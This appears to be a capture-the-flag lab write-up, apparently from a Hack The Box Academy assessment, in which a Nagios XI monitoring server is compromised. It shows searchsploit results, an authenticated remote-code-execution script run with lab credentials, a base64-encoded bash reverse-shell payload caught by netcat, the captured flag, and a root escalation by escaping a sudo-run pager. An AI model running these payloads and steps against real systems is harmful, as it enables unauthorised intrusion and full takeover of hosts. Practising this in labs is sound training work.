



# Found Nagios Creds

http://gitlab.inlanefreight.local:8180/root/nagios-postgresql/-/blob/master/INSTALL




# Blog


Not Secure
http://blog.inlanefreight.local/
90%
HTB Labs
HTB Certifications
HTB Academy
CTF Platform
Help Center
HTB Blog
May 29, 2026
INLANEFREIGHT
EMPLOYEE BLOG
COMING SOON...
LIVE
EXCLUSIVE
world!
Hello world!
LATEST
POPULAR
Hello world!
September 2, 2021
MAIN NEWS
1 MIN READ
Uncategorized
Hello world!
admin
September 2, 2021
TRENDING NOW
Hello world!
September 2, 2021
1



295 <script type='text/javascript' src='http://blog.inlanefreight.local/wp-includes/js/
296 <link rel="https://api.w.org/" href="http://blog.inlanefreight.local/index.php?rest
297 <link rel="wlwmanifest" type="application/wlwmanifest+xml" href="http://blog.inlane
298 <meta name="generator" content="WordPress 5.8" />
299 <style type="text/css">
300 .site-title a,
301 .site-header .site-branding .site-title a:visited,
302 .site-header .site-branding .site-title a:hover,
303 .site-description {
304 color: #1e73be;

# Nagios Application

Located on http://monitoring.inlanefreight.local:8180



# Checking Version



# Matching Application to Exploit

```
┌──(LiberatorZero㉿Laptop09)-[~/inlanefreight]
└─$ searchsploit 'Nagios XI'
------------------------------------------------------------------------------------------------------------------------ ---------------------------------
 Exploit Title                                                                                                          |  Path
------------------------------------------------------------------------------------------------------------------------ ---------------------------------
Nagios XI - 'login.php' Multiple Cross-Site Scripting Vulnerabilities                                                   | linux/remote/34507.txt
Nagios XI - 'tfPassword' SQL Injection                                                                                  | php/remote/38827.txt
Nagios XI - 'users.php' SQL Injection                                                                                   | multiple/remote/34523.txt
Nagios XI - Authenticated Remote Command Execution (Metasploit)                                                         | linux/remote/48191.rb
Nagios XI - Multiple Cross-Site Request Forgery Vulnerabilities                                                         | linux/remote/34431.html
Nagios XI - Multiple Cross-Site Scripting / HTML Injection Vulnerabilities                                              | multiple/remote/36455.txt
Nagios XI 5.2.6 < 5.2.9 / 5.3 / 5.4 - Chained Remote Root                                                               | php/webapps/44560.py
Nagios XI 5.2.6 < 5.2.9 / 5.3 / 5.4 - Chained Remote Root                                                               | php/webapps/44560.py
Nagios XI 5.2.6-5.4.12 - Chained Remote Code Execution (Metasploit)                                                     | linux/remote/44969.rb
Nagios XI 5.2.6-5.4.12 - Chained Remote Code Execution (Metasploit)                                                     | linux/remote/44969.rb
Nagios XI 5.2.6-5.4.12 - Chained Remote Code Execution (Metasploit)                                                     | linux/remote/44969.rb
Nagios XI 5.2.7 - Multiple Vulnerabilities                                                                              | php/webapps/39899.txt
Nagios XI 5.5.6 - Magpie_debug.php Root Remote Code Execution (Metasploit)                                              | linux/remote/47039.rb
Nagios XI 5.5.6 - Remote Code Execution / Privilege Escalation                                                          | linux/webapps/46221.py
Nagios XI 5.6.1 - SQL injection                                                                                         | php/webapps/46910.txt
Nagios XI 5.6.12 - 'export-rrd.php' Remote Code Execution                                                               | php/webapps/48640.txt
Nagios XI 5.6.5 - Remote Code Execution / Root Privilege Escalation                                                     | php/webapps/47299.php
Nagios Xi 5.6.6 - Authenticated Remote Code Execution (RCE)                                                             | multiple/webapps/52138.txt
Nagios XI 5.7.3 - 'Contact Templates' Persistent Cross-Site Scripting                                                   | php/webapps/48893.txt
Nagios XI 5.7.3 - 'Manage Users' Authenticated SQL Injection                                                            | php/webapps/48894.txt
Nagios XI 5.7.3 - 'mibs.php' Remote Command Injection (Authenticated)                                                   | php/webapps/48959.py
Nagios XI 5.7.3 - 'SNMP Trap Interface' Authenticated SQL Injection                                                     | php/webapps/48895.txt
Nagios XI 5.7.5 - Multiple Persistent Cross-Site Scripting                                                              | php/webapps/49449.txt
Nagios XI 5.7.X - Remote Code Execution RCE (Authenticated)                                                             | php/webapps/49422.py
Nagios XI Chained - Remote Code Execution (Metasploit)                                                                  | linux/remote/40067.rb
Nagios XI Network Monitor Graph Explorer Component - Command Injection (Metasploit)                                    | unix/remote/23227.rb
Nagios XI Version 2024R1.01 - SQL Injection                                                                             | multiple/webapps/51925.py
------------------------------------------------------------------------------------------------------------------------ ---------------------------------
```

# Running the Exploit

```
┌──(LiberatorZero㉿Laptop09)-[~]
└─$ nc -lvnp 8081
listening on [any] 8081 ...
connect to [10.10.14.25] from (UNKNOWN) [10.129.1.249] 45984
bash: cannot set terminal process group (1147): Inappropriate ioctl for device
bash: no job control in this shell
www-data@skills2:/usr/local/nagiosxi/html/admin$
```

```
┌──(LiberatorZero㉿Laptop09)-[~/inlanefreight]
└─$ python3 49422.py http://monitoring.inlanefreight.local:80 nagiosadmin 'oilaKglm7M09@CPL&^lC' 10.10.14.25 8081
[+] Extract login nsp token : 49183b576f1914537c0c6ec93ce362f4739456dc544c8fb2cf187139c4f1ff17
[+] Login ... Success!
[+] Request upload form ...
[+] Extract upload nsp token : 33c9ec1f9ebdd904c4b2799f9a4c335cf6c3442e85da1de5da6afe372ee02e58
[+] Base64 encoded payload : ;echo YmFzaCAtaSA+JiAvZGV2L3RjcC8xMC4xMC4xNC4yNS84MDgxIDA+JjE= | base64 -d | bash;#
[+] Sending payload ...
[+] Check your nc ...
```

# Flag

```
www-data@skills2:/usr/local/nagiosxi/html/admin$ cat f5088a862528cbb16b4e253f1809882c_flag.txt
<dmin$ cat f5088a862528cbb16b4e253f1809882c_flag.txt
afe377683dce373ec2bf7eaf1e0107eb
www-data@skills2:/usr/local/nagiosxi/html/admin$
```



# Root

```
www-data@skills2:/usr/local/nagiosxi/html/admin$ sudo /usr/local/nagiosxi/scripts/manage_services.sh status httpd
```


```
* apache2.service - The Apache HTTP Server
     Loaded: loaded (/lib/systemd/system/apache2.service; enabled; vendor preset: enabled)
     Active: active (running) since Fri 2026-05-29 14:03:55 UTC; 5min ago
       Docs: https://httpd.apache.org/docs/2.4/
    Process: 53526 ExecStart=/usr/sbin/apachectl start (code=exited, status=0/SUCCESS)
   Main PID: 53547 (apache2)
      Tasks: 16 (limit: 7028)
     Memory: 69.3M
     CGroup: /system.slice/apache2.service
             |-53547 /usr/sbin/apache2 -k start
             |-53550 /usr/sbin/apache2 -k start
             |-53551 /usr/sbin/apache2 -k start
             |-53552 /usr/sbin/apache2 -k start
             |-53553 /usr/sbin/apache2 -k start
             |-53554 /usr/sbin/apache2 -k start
             |-53706 /usr/sbin/apache2 -k start
             |-55617 sh -c mv /usr/local/nagios/libexec/;echo YmFzaCAtaSA+JiAvZGV2L3RjcC8xMC4xMC4xNC4yNS80NDQ0IDA+JjE= | base6>
             |-55621 bash
             |-55622 /usr/bin/bash
             |-55651 /usr/bin/python3 -Wignore -c import base64,zlib;exec(zlib.decompress(base64.b64decode("eNqVWV9v40YOf5Y+xa>
             |-55653 /usr/bin/bash -i
             |-56161 sudo /usr/local/nagiosxi/scripts/manage_services.sh status httpd
             |-56162 /bin/bash /usr/local/nagiosxi/scripts/manage_services.sh status httpd
             |-56167 /usr/bin/systemctl status apache2 -n 0
             `-56168 pager
!/bin/bash
root@skills2:/usr/local/nagiosxi/html/admin# whoami && id && ipa
root
uid=0(root) gid=0(root) groups=0(root)
```






# Lessons Learned

- Make use of all “Low-hanging Fruit”
- Avoid getting stuck in rabbit holes
- Time Management is key
- In a team environment, task management and delegation lends to meeting the above points.



# Questions?

